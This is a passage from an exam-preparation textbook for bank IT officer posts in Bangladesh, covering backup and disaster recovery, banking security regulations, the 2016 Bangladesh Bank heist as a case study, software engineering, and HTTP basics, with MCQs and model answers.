8. **Regulatory compliance:** Bangladesh Bank PSD guidelines and ICT Security Guideline, reporting of suspicious transactions under AML/CFT.

Backup, DR and BCP

Backup	What is copied	Backup speed / space	Restore
Full	All data	Slowest, most space	Fastest — one set
Incremental	Data changed since the last **any** backup	Fastest, least space	Slow — last full + all incrementals
Differential	Data changed since the last **full** backup	Medium (grows larger each day)	Last full + last differential

3-2-1 rule: 3 copies of data, on 2 types of media, 1 offsite (for ransomware, one offline/immutable).

- **RPO (Recovery Point Objective):** the maximum amount of data (in time) that can be lost acceptably → decides how often backups are taken.
- **RTO (Recovery Time Objective):** the time within which service must be restored after a disaster.
- **BCP** (Business Continuity Plan) = plan to keep the whole business running; **DRP** (Disaster Recovery Plan) = its IT part. **DR site:** Hot (starts almost immediately, expensive), Warm, Cold. As per Bangladesh Bank guidelines, banks must keep the DR site in a different seismic-risk zone from the primary data center.

8.8 Regulatory Framework and Lessons for the Banking Sector

- **Bangladesh Bank ICT Security Guideline** (Guideline on ICT Security for Banks and Financial Institutions; first issued 2010, latest major version 2023): makes mandatory ICT governance and steering committee, risk management, access control (unique ID, password policy, MFA), change management, data center and DR, BCP, backup, network and cyber security, incident management, outsourcing/vendor management and regular IS audit.
- **PCI-DSS** (Payment Card Industry Data Security Standard): 12 core requirements for all organizations that store, process or send card data — firewall, no default passwords, protect and encrypt cardholder data, antivirus, secure systems, need-to-know access, unique ID, physical access, logging, regular testing, security policy. Storing CVV/PIN after authorization is prohibited.
- Others: ISO/IEC 27001 (ISMS), SWIFT CSCF (Customer Security Controls Framework), the **Cyber Security Act 2023** that followed the Digital Security Act.

Case Study: Bangladesh Bank Reserve Heist (February 2016)

Hackers planted malware in Bangladesh Bank's network, stole SWIFT credentials and sent 35 fake payment instructions worth about 951 million dollars to the Federal Reserve Bank of New York. Although most were stopped, **81 million dollars** went through the Philippines' RCBC bank to casinos and about 20 million went to Sri Lanka (the Sri Lanka amount was returned). The attack exploited the Thursday-Friday weekend holiday; the malware hid transaction records and printer output of the SWIFT Alliance software.

Lessons: (1) Separate critical systems including SWIFT from the general network (segmentation) — reports noted the lack of good switches and firewalls; (2) MFA and strict control on privileged accounts; (3) 24×7 monitoring and log review; (4) independent reconciliation of transactions; (5) staff training and phishing awareness; (6) SWIFT CSP/CSCF was introduced right after.

8.9 MCQ Practice

1. Which attack makes a system unavailable using excess traffic?

(a) Phishing (b) DoS
(c) Spoofing (d) Sniffing

Answer: (b) — an attack on Availability.

2. Why is HTTPS more secure than HTTP?

(a) IP (b) Encryption
(c) Cookies (d) Proxy

Answer: (b) — encryption and server authentication using TLS.

3. The sender cannot later deny sending the message — which concept?

(a) Confidentiality (b) Integrity
(c) Non-repudiation (d) Availability

Answer: (c) — ensured by a digital signature.

4. What is the full form of CIA in cyber security?

(a) Central Intelligence Agency
(b) Confidentiality, Integrity, Availability
(c) Control, Identity, Access
(d) Cipher, Integrity, Authentication

Answer: (b).

5. Which of the following is an administrative control?

(a) Security guard
(b) User training
(c) Smart card
(d) Encryption

Answer: (b) — guard/smart card are physical, encryption is technical.

6. Which most effectively prevents social engineering?

(a) Firewall
(b) Antivirus
(c) Security awareness training
(d) Encryption

Answer: (c) — the attack targets people, not technology.

7. Which is the most secure way of remote administration of a Linux server?

(a) Telnet as root
(b) SSH with password
(c) Key-based SSH
(d) Unencrypted VNC

Answer: (c) — no password brute-force risk.

8. What is a dictionary attack?

(a) Trying all possible character combinations
(b) Guessing with a list of common words/passwords
(c) Fraud using a fake website
(d) Stealing network packets

Answer: (b) — (a) is brute-force.

9. What is the main purpose of a DMZ?

(a) Increase internal network speed
(b) Keep public servers separate from the internal network
(c) Save IP addresses
(d) Wi-Fi protection

Answer: (b).

10. Which is an asymmetric algorithm?

(a) AES
(b) DES
(c) RSA
(d) Blowfish

Answer: (c) — the others are symmetric.

11. Which is NOT a property of a hash function?

(a) One-way
(b) Fixed-length output
(c) Original data can be recovered with a key
(d) Collision-resistant

Answer: (c) — this is a property of encryption.

12. What is the malware that spreads by itself across a network without a host called?

(a) Virus
(b) Worm
(c) Trojan
(d) Rootkit

Answer: (b) — e.g. WannaCry.

13. Which system detects traffic but does not block it itself?

(a) IPS
(b) IDS
(c) Firewall
(d) WAF

Answer: (b) — IDS is passive, only gives alerts.

14. Which backup copies all data changed since the last full backup?

(a) Incremental
(b) Differential
(c) Mirror
(d) Snapshot

Answer: (b) — incremental copies since the last any backup.

15. In the 2016 Bangladesh Bank reserve heist, credentials of which messaging system were misused?

(a) BEFTN
(b) SWIFT
(c) NPSB
(d) RTGS

Answer: (b) — fake SWIFT payment messages were sent to the New York Fed.

Chapter 9 — Software Engineering

Questions come from this chapter for all four posts: Officer (IT), Senior Officer (IT), Assistant Programmer and AME. Typical topics: choosing an SDLC model, drawing UML diagrams, Unit vs Integration Testing, V&V and CMMI. In MCQs, Waterfall, Agile, Re-engineering and Git appear almost every time.

9.1 SDLC — Stages of Building Software

Every software project goes through roughly these stages. Models differ in **the order and the number of times** the stages are done.




Figure 9.1: The six stages of SDLC (some treat the feasibility study as a separate first stage)

9.2 SDLC Models — Comparison

Model	Core idea	When suitable	Weakness
Waterfall (Linear Sequential)	Next stage starts only when the previous one ends; going back is hard	Fixed and clear requirements, small projects	Working software comes late; changes are costly
V-Model	Each development stage has a matching testing stage (Verification ↔ Validation)	Safety-critical systems, bank core modules that need strict testing	As rigid as Waterfall
Incremental	Software is delivered in several small parts (increments); each part is usable	Core features are needed quickly, the rest later	The whole architecture must be planned well at the start
Iterative	Build a simple version and improve it repeatedly	Requirements unclear at the start	Hard to estimate resources and time
Spiral (Boehm)	Each cycle: Planning → **Risk Analysis** → Engineering → Evaluation	Large, costly, high-risk projects	Expensive; needs risk experts
Prototype	Show a sample (prototype) first to confirm requirements	Users themselves are unsure what they want (UI-based)	Client may mistake the prototype for the real product
RAD	Component reuse + time-box; delivery in 60–90 days	Systems that can be modularized, skilled team	Needs a large team and strong user participation

Agile (Scrum)	Sprints of 2–4 weeks; working software and feedback in each sprint	Requirements change often; client is active	Less documentation; hard in large fixed-price contracts

Memory trick

"Linear sequential" = Waterfall · "Risk" = Spiral · "Paired testing stages" = V-Model · "Sample first" = Prototype · "Sprint/feedback" = Agile · "Delivery part by part" = Incremental.

Past question Officer IT 2026 (25105)

A software company has been hired to develop an Online Library Management System for a university. The librarian wants the system to be delivered in phases so that feedback from users can be incorporated after each release. As a software developer, identify the most suitable software development model and justify your answer.

Answer: The most suitable model is the **Incremental Model** (or Agile/Scrum, which is basically iterative-incremental).

Justification:

1. **Phase-wise delivery:** The librarian wants delivery step by step. In the Incremental model each increment is a usable part. For example: Increment-1: Book catalog and search; Increment-2: Member registration and issue/return; Increment-3: Fine calculation and reports; Increment-4: Online reservation and notification.
2. **User feedback:** After each release, user feedback can be added to the next increment. This is not possible in Waterfall, because delivery happens once at the end.
3. **Lower risk:** Core features are live from the start; mistakes are caught early and are cheaper to fix.
4. **Requirement changes:** If university rules (fine, borrowing limit) change, they can be added easily in a later increment.

Waterfall is rejected because it gives no chance for feedback midway. Spiral is unnecessarily costly because there is no major technical risk here.

Agile Manifesto (2001) — 4 Core Values

1. **Individuals and interactions** over processes and tools
2. **Working software** over comprehensive documentation
3. **Customer collaboration** over contract negotiation
4. **Responding to change** over following a plan

Agile has 12 principles. Most common in MCQs: frequent delivery of working software, welcoming change even late in development, business people and developers working together daily, face-to-face conversation.

Scrum terms: Product Owner (owner of the product backlog), Scrum Master (facilitator of the process), Development Team; Sprint (2–4 weeks), Sprint Planning, Daily Stand-up (15 minutes), Sprint Review, Sprint Retrospective; Artifacts: Product Backlog, Sprint Backlog, Increment.

9.3 Requirement Engineering

Functional Requirement	Non-functional Requirement
What the system will do	**How well** the system will do it (quality attribute)
Example: a customer can transfer money from one account to another; the ATM shows the balance	Example: a transaction completes in 2 seconds (performance); 99.9% availability; passwords stay encrypted (security)
Expressed with use cases and user stories	Performance, Security, Reliability, Usability, Scalability, Maintainability

Steps: Elicitation (interview, questionnaire, observation) → Analysis → Specification (**SRS** — Software Requirement Specification) → Validation → Management. A good SRS is: correct, unambiguous, complete, consistent, verifiable, traceable.

9.4 UML Diagrams

UML has two types of diagrams: **Structural** (Class, Object, Component, Deployment, Package) and **Behavioral** (Use Case, Sequence, Activity, State, Communication).

Relationships in a Class Diagram

Relationship	Symbol	Meaning and example
Association	Plain line	Two classes know each other (Customer — Account)
Aggregation	Hollow diamond ◇	"has-a"; the part can exist independently (Department ◇— Employee)
Composition	Filled diamond ◆	Strong "part-of"; if the whole is deleted, the parts are deleted too (House ◆— Room)
Generalization (Inheritance)	Hollow triangle △	"is-a" (SavingsAccount → Account)
Dependency	Dashed line + arrow	Temporary use (Report ⇢ Printer)
Realization	Dashed line + hollow triangle	A class implements an Interface

Visibility: `+` public, `-` private, `#` protected, `~` package. Multiplicity: `1`, `0..1`, `*`, `1..*`.

Past question BB AP 2023

Draw a class diagram. A token-ring based local-area-network (LAN) is a network consisting of nodes, in which network packets are sent around. Every node has a unique name within the network, and refers to its next node. Different kinds of nodes exist: workstations are originators of messages; servers and printers are network nodes that can receive messages. Packets contain an originator, a destination and content, and are sent around on a network. A LAN is a circular configuration of nodes.

Analysis (noun → class, verb → method/association): LAN, Node, Workstation, Server, Printer, Packet are classes. "Every node refers to its next node" → **self-association** of Node with itself (next, multiplicity 1). "Different kinds of nodes" → **Generalization**. A LAN is made of many Nodes → **Aggregation** (LAN 1 ◇— 2..* Node). A Packet's originator and destination are both references to Node.




Figure 9.2: Class diagram of a token-ring LAN (the self-association "next" of Node forms the circular ring)

While writing, mention: the intermediate abstract class ReceiverNode is optional. Making Server and Printer direct subclasses of Node, each with receive(), should also earn full marks. Three key points: generalization, self-association (next), Packet ↔ Node association.

Use Case Diagram

Actor (stick figure), use case (oval), system boundary (rectangle). Relationships: **«include»** — always runs another use case (Checkout «include» Make Payment); **«extend»** — added only under a condition (Apply Coupon «extend» Checkout).

Past question Officer IT 2024

Draw a use case diagram for an e-commerce system. Customer – browses catalog, selects items, provides shipping info, and completes payment. System – processes the payment, provides pricing, and sends email confirmation.




Figure 9.3: E-commerce use case diagram (Customer and System are the two actors)

Sequence Diagram (in brief)

Shows message exchange between objects in time order. Elements: lifeline (vertical dashed line), activation bar, synchronous message (filled arrow), return message (dashed arrow). Example, ATM withdrawal: Customer → ATM: insertCard() → ATM → Bank: verifyPIN() → Bank --> ATM: OK → ATM → Bank: debit(amount) → ATM → Customer: dispenseCash().

9.5 Software Testing

Levels of Testing

Level	What is tested	Who does it	Example (bank)
Unit	A single function/method/class, in isolation	Developer (JUnit, NUnit, PyTest)	Whether `calculateInterest()` returns the correct value
Integration	Interfaces and data flow between multiple modules	Developer/tester	Fund Transfer module ↔ Account module ↔ SMS gateway
System	The complete system, functional + non-functional	Independent QA team	Whole internet banking end-to-end, load test
Acceptance (UAT)	Whether business needs are met	Client/end user	Branch officers try real tasks

Past question SO IT 2026 (25104)

Explain the difference between Unit Testing and Integration Testing.

Point	Unit Testing	Integration Testing
Scope	A single unit (function, method, class)	Combination of several units/modules
Purpose	Check the logic inside the unit is correct	Check the interfaces and data exchange between modules are correct
When	First, right after writing the code	After unit testing
Dependency	External dependencies replaced by Stubs/Mocks	Real modules used; Stub (top-down) or Driver (bottom-up) for incomplete parts
Testing type	Usually White-box	Usually Black-box/Grey-box
Finding defects	Easy — limited to a specific unit	Relatively hard — must find which interface is wrong
Tools	JUnit, NUnit, PyTest	Postman, Selenium, TestNG

Integration testing approaches: Big-bang, Top-down (needs Stubs), Bottom-up (needs Drivers), Sandwich/Hybrid.

Black-box vs White-box

Black-box	White-box (Glass/Structural)
Without seeing the internal code; looks at input and output	Knows the internal structure of the code
Techniques: Equivalence Partitioning, **Boundary Value Analysis**, Decision Table, State Transition	Techniques: Statement/Branch/Path coverage, **Cyclomatic Complexity**, Loop testing
A tester/user can do it	Needs programming knowledge

Cyclomatic Complexity V(G) = E − N + 2P = (decision points) + 1

Example: Boundary Value Analysis

An ATM allows withdrawal of 500–20,000 taka at a time. BVA test values: 499, 500, 501, 19,999, 20,000, 20,001. Equivalence classes: <500 (invalid), 500–20000 (valid), >20000 (invalid).

Example: Cyclomatic Complexity

A function has 2 `if` and 1 `while` → decision points = 3 → V(G) = 3 + 1 = **4**, meaning at least 4 independent paths must be tested. (From the graph: if E = 9, N = 7, P = 1 then V = 9 − 7 + 2 = 4)

Other testing: Regression — checks that old features still work after a change; **Smoke** — checks that the build basically runs; **Sanity** — checks that a specific fix works; **Alpha** (at the developer's site) vs **Beta**

(in the user's environment); **Load/Stress/Performance**; **Penetration** testing.

9.6 Verification & Validation and CMMI

Definitions by Barry Boehm

Verification: "Are we building the product *right*?" — is it being built according to the specification (static; without running the code).
Validation: "Are we building the *right* product?" — does it meet the user's real needs (dynamic; by running the code).

Past question BB AME 2023

Verification and validation are two process areas at CMMI level 3. For both of these areas provide (a) a definition (b) a description of how you can fulfill these areas in your software testing activities.

(a) Definition:
Verification (VER) — As per CMMI, its purpose is to ensure that selected work products (requirement document, design, code) meet their specified requirements. Question: are we building it right?
Validation (VAL) — Its purpose is to demonstrate that a product or product component fulfils its intended use when placed in its intended environment. Question: are we building the right thing?

(b) How to fulfil them in testing activities:

Verification	Validation
Select work products for verification and plan the verification methods (record them in the test plan)	Select which product/component will be validated; prepare the validation environment (UAT server, sample of real data)
Peer review: requirement review, design review, **code inspection**, walkthrough, checklist	**User Acceptance Testing**, beta testing, prototype demonstration, scenario testing with end users
Static analysis tool (SonarQube), unit test, integration test — compare against the spec	System testing in real workflows; test cases based on business use cases
Use a Requirement Traceability Matrix to check that every requirement has a test	Analyze results and get stakeholder sign-off
Record defects (defect log) and take corrective action	Analyze validation results and make necessary changes

In short: Verification is done at the end of each development stage (review + inspection). Validation is done after the product is built, in a real environment (testing + UAT). In the V-Model, the left arm is Verification and the right arm is Validation.

5 Maturity Levels of CMMI

Level	Name	Features
1	Initial	Process is ad hoc and person-dependent (heroics)
2	Managed	Project-level planning, requirement management, configuration management
3	Defined	Organization-wide standard process; VER, VAL, Requirement Development, Technical Solution, Risk Management
4	Quantitatively Managed	Process controlled with statistics and metrics
5	Optimizing	Continuous process improvement, causal analysis

> **Remember**
> "I M D Q O" — **I**nitial, **M**anaged, **D**efined, **Q**uantitatively managed, **O**ptimizing.

9.7 Design Principles: Cohesion and Coupling

Good design = **High Cohesion, Low Coupling**.

- **Cohesion** — how closely the elements inside a module relate to one task. Worst → best: Coincidental < Logical < Temporal < Procedural < Communicational < Sequential < **Functional** (best).
- **Coupling** — how much modules depend on each other. Worst → best: **Content** (worst) > Common > External > Control > Stamp > **Data** (best) > No coupling.

Others: Modularity, Abstraction, Information hiding, SOLID (Single responsibility, Open–closed, Liskov substitution, Interface segregation, Dependency inversion), DRY.

9.8 Software Estimation: COCOMO and Function Point

Basic COCOMO: $E = a \cdot (KLOC)^b$ person-month | $D = c \cdot E^d$ month | Staff = E / D

Project type	a	b	c	d	Features
Organic	2.4	1.05	2.5	0.38	Small, experienced team, familiar problem
Semi-detached	3.0	1.12	2.5	0.35	Medium
Embedded	3.6	1.20	2.5	0.32	Strict hardware/real-time constraints

> **Example: 32 KLOC organic project**
> $E = 2.4 \times 32^{1.05} = 2.4 \times 38.05 \approx$ **91.3 person-month**
> $D = 2.5 \times 91.3^{0.38} = 2.5 \times 5.56 \approx$ **13.9 month**
> Staff = 91.3 / 13.9 ≈ **6.6** ≈ **7** developers.

Function Point (FP): measures size by functionality, not lines of code. Count 5 components: External Inputs, External Outputs, External Inquiries, Internal Logical Files, External Interface Files. FP = UFP ×

VAF, where VAF = 0.65 + 0.01 × ΣF_i (14 general system characteristics, each rated 0–5). It is language-independent, so estimation is possible at the very start.

9.9 Maintenance and Re-engineering

Type of maintenance	Meaning
Corrective	Fix reported bugs
Adaptive	Adapt to a new environment (new OS, new BB regulation)
Perfective	Add new features/improve performance (costs the most)
Preventive	Restructure code to prevent future problems (refactoring)

- **Forward Engineering:** requirement → design → code (the normal direction).
- **Reverse Engineering:** recover design/specification from existing code.
- **Re-engineering:** Reverse engineering + restructuring + forward engineering. Its activities: **source code translation** (old language to new language), reverse engineering, **program structure improvement**, **program modularization**, data re-engineering. Officer IT MCQ 2026 (BIBM)

9.10 Version Control (Git), CI/CD and DevOps

```
git init                      # new repository
git clone <url>               # copy a remote repo
git status                    # which files changed
git add file.java             # add to staging area
git commit -m "Fix interest"  # save a snapshot
git branch feature-login      # new branch
git checkout -b feature-login # create branch + switch (newer: git switch -c)
git merge feature-login       # merge a branch
git pull                      # fetch + merge
git push origin main          # send to remote
git log --oneline             # history
git revert <commit>           # undo an earlier change with a new commit (safe)
git reset --hard <commit>     # go back by erasing history (caution!)
```

Centralized (SVN) vs **Distributed** (Git, Mercurial) — in Git every developer has the full repository with history. `git fetch` only downloads; `git pull` downloads + merges.

CI (Continuous Integration): automatic build and test after every commit. **CD:** Continuous Delivery (always ready to go to production, manual approval) vs Continuous Deployment (goes to production automatically). Tools: Jenkins, GitHub Actions, GitLab CI. **DevOps** = combination of Development + Operations; stages: Plan → Code → Build → Test → Release → Deploy → Operate → Monitor. Container (Docker), orchestration (Kubernetes), IaC (Terraform, Ansible). Build tool: Maven/Gradle (Java).

9.11 MCQ Practice

1. Which is the linear sequential model?

(a) Agile
(b) Spiral
(c) Waterfall
(d) V-Model

Answer: (c) — In Waterfall the stages happen in order, once each. Officer IT MCQ 2026 (BIBM)

2. Risk analysis is the central feature of which model?

(a) Waterfall
(b) Spiral
(c) RAD
(d) Prototype

Answer: (b) — Risk analysis is done in every cycle of Boehm's Spiral model.

3. Source code translation and program modularization are part of which activity?

(a) Reverse engineering
(b) Forward engineering
(c) Re-engineering
(d) Testing

Answer: (c) — They are steps of the Re-engineering process. Officer IT MCQ 2026 (BIBM)

4. Which is a core principle of Agile?

(a) Comprehensive documentation
(b) Responding to change
(c) Following a fixed plan
(d) Contract negotiation

Answer: (b) — Agile Manifesto: responding to change over following a plan.

5. "Are we building the product right?" — which one asks this?

(a) Validation
(b) Verification
(c) Acceptance
(d) Regression

Answer: (b) — Verification; Validation is "right product".

6. What is the name of CMMI Level 3?

(a) Managed
(b) Defined
(c) Optimizing
(d) Initial

Answer: (b) — Initial → Managed → Defined → Quantitatively Managed → Optimizing.

7. Boundary Value Analysis is which type of testing technique?

(a) White-box
(b) Black-box
(c) Static review
(d) Mutation

Answer: (b) — Tests the limits of input without looking at the code.

8. A feature of good software design —

(a) High coupling, high cohesion
(b) Low coupling, low cohesion
(c) Low coupling, high cohesion
(d) High coupling, low cohesion

Answer: (c)

9. Which is the worst type of coupling?

(a) Data
(b) Stamp
(c) Control
(d) Content

Answer: (d) — One module directly changes the internal data/code of another.

10. Which tool is used for version control?

(a) Git
(b) Jenkins
(c) Docker
(d) Maven

Answer: (a) — Jenkins = CI, Docker = container, Maven = build tool. Officer IT MCQ 2026 (BIBM)

11. In top-down integration testing, what replaces an incomplete lower-level module?

(a) Driver
(b) Stub
(c) Oracle
(d) Harness

Answer: (b) — Bottom-up needs a Driver.

12. In a flow graph, E = 10, N = 8, P = 1. What is the Cyclomatic Complexity?

(a) 2
(b) 3
(c) 4
(d) 5

Answer: (c) — V = E − N + 2P = 10 − 8 + 2 = 4.

13. In UML, which relationship does a filled diamond (◆) show?

(a) Aggregation
(b) Composition
(c) Generalization
(d) Dependency

Answer: (b) — Hollow diamond = Aggregation.

14. A change made to run the software on a new OS is which type of maintenance?

(a) Corrective
(b) Adaptive
(c) Perfective
(d) Preventive

Answer: (b)

15. Which test checks that old features still work after a change?

(a) Smoke
(b) Regression
(c) Alpha
(d) Unit

Answer: (b)

Chapter 10 — Web Technology

For BSCS AME/AE (IT), Senior Officer (IT) and Officer (IT), recent written questions in all three have covered HTTP status codes, GET vs POST, Cookies and responsive design. Assistant Programmer questions cover MVC, HTML tables and CSS. In MCQs, port numbers, HTML tags and the full form of CSS are almost certain.

10.1 Client–Server Model and HTTP

A browser (client) sends an **HTTP request**; the web server returns an **HTTP response**. HTTP is a **stateless**, application-layer protocol. It normally uses TCP port **80** (HTTP) and **443** (HTTPS = HTTP + TLS).




Figure 10.1: Steps in loading a web page

```
GET /accounts/1001 HTTP/1.1          ← Request line (method, URI, version)
Host: ibank.example.com              ← Headers
User-Agent: Mozilla/5.0
Cookie: SESSIONID=ab12cd
                                      ← blank line, then body (usually none in GET)

HTTP/1.1 200 OK                      ← Status line
Content-Type: application/json
Set-Cookie: SESSIONID=ab12cd; HttpOnly; Secure; SameSite=Strict

{"account":"1001","balance":25000}   ← Body
```

10.2 HTTP Methods

Method	Purpose	Idempotent?	Safe?
GET	Read data	Yes	Yes
POST	Create a new resource / submit data	No	No
PUT	Replace the whole resource (or create it)	Yes	No
PATCH	Partial update	Usually no	No
DELETE	Delete a resource	Yes	No
HEAD / OPTIONS	Get only headers / supported methods	Yes	Yes

Idempotent = sending the same request many times leaves the server in the same state as sending it once.

Past question Officer IT 2026 (25105)

Describe any two key differences between the HTTP GET and HTTP POST methods used for communication between a web browser and a web server.

Point	GET	POST
Where data goes	In the URL **query string** (`?id=10&type=sav`)	In the request **body**
Security/visibility	Visible in the URL; stays in browser history, server logs and bookmarks — unsuitable for passwords	Not visible in the URL; suitable for sensitive data (HTTPS is still required)
Data size	Limited by URL length (a few KB, depending on browser/server)	Practically unlimited; file upload possible
Purpose and idempotency	Reads data; safe and idempotent	Submits/changes data; not idempotent (a refresh may submit twice)
Cache / Bookmark	Can be cached and bookmarked	Usually not cached
Data type	ASCII characters only	Any (binary too)

Example: search page → GET; login form or fund transfer → POST.

10.3 HTTP Status Codes

Class	Meaning	Examples (standard phrase)
1xx	Informational — request received, processing continues	100 Continue, 101 Switching Protocols
2xx	Success	200 OK, 201 Created, 202 Accepted, 204 No Content
3xx	Redirection — must go elsewhere	301 Moved Permanently, 302 Found, 304 Not Modified, 307 Temporary Redirect
4xx	Client Error — the request is wrong	400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found, 405 Method Not Allowed, 408 Request Timeout, 429 Too Many Requests
5xx	Server Error — server failed to fulfil a valid request	500 Internal Server Error, 501 Not Implemented, 502 Bad Gateway, 503 Service Unavailable, 504 Gateway Timeout

Past question BSCS AME/AE 24.01.2026 SO IT 2026 (25104)

(AME) In web technology what do the following status code categories represent? Give some specific example for each: 2xx, 4xx, 5xx. (SO IT) What do the following specific HTTP status codes mean? Write down the exact standard text phrase for each: (a) 200 ...

2xx — Success: the server successfully received, understood and fulfilled the client's request. 200 OK (success; e.g. balance page loads), 201 Created (a new account created via POST), 204 No Content (success, but nothing to return — e.g. DELETE).
4xx — Client Error: the fault is on the client side — wrong syntax, no permission or missing resource. 400 Bad Request (malformed JSON), 401 Unauthorized (login/authentication needed), 403 Forbidden (logged in but no permission — e.g. a normal user on an admin page), 404 Not Found (no page at the URL).
5xx — Server Error: the request is valid, but the server could not fulfil it because of its own fault. 500 Internal Server Error (exception in the application), 502 Bad Gateway (proxy/load balancer got an invalid response from the backend server), 503 Service Unavailable (maintenance or overload), 504 Gateway Timeout.

Common mistake

Although 401 is written “Unauthorized”, it really means **unauthenticated** (identity not verified). 403 means identity is known, but **no permission**. 301 = permanent redirect (SEO is updated), 302 = temporary.

10.4 Cookie, Session and Web Storage

HTTP is stateless, so **cookies** are needed to recognize a user. A **cookie** is a small (≈4 KB) key-value data that the server stores in the browser with the `Set-Cookie` header; the browser sends it to that domain with every later request.

Point	Cookie	Session	localStorage / sessionStorage
Where stored	In the browser	On the server (browser holds only the session ID cookie)	In the browser
Size	~4 KB	Depends on server memory	~5–10 MB
Sent to server?	Automatically with every request	Only the ID	No (must be read with JS)
Lifetime	As per Expires/Max-Age	Until logout/timeout	local: permanent; session: until tab is closed

Past question BSCS AME/AE 24.01.2026

What are HTTP Cookies? How can cookies be a security risk?

HTTP Cookie: small text data (name=value) stored in the browser by the server, which goes back to the server with later requests. Uses: session management (login state), personalization (language, theme), tracking/analytics. Types: Session cookie (deleted when browser closes), Persistent cookie, First-party and Third-party cookie.
Security risks:

1. **Session hijacking:** if a hacker gets a session cookie, he can stay logged in as the user without the password.
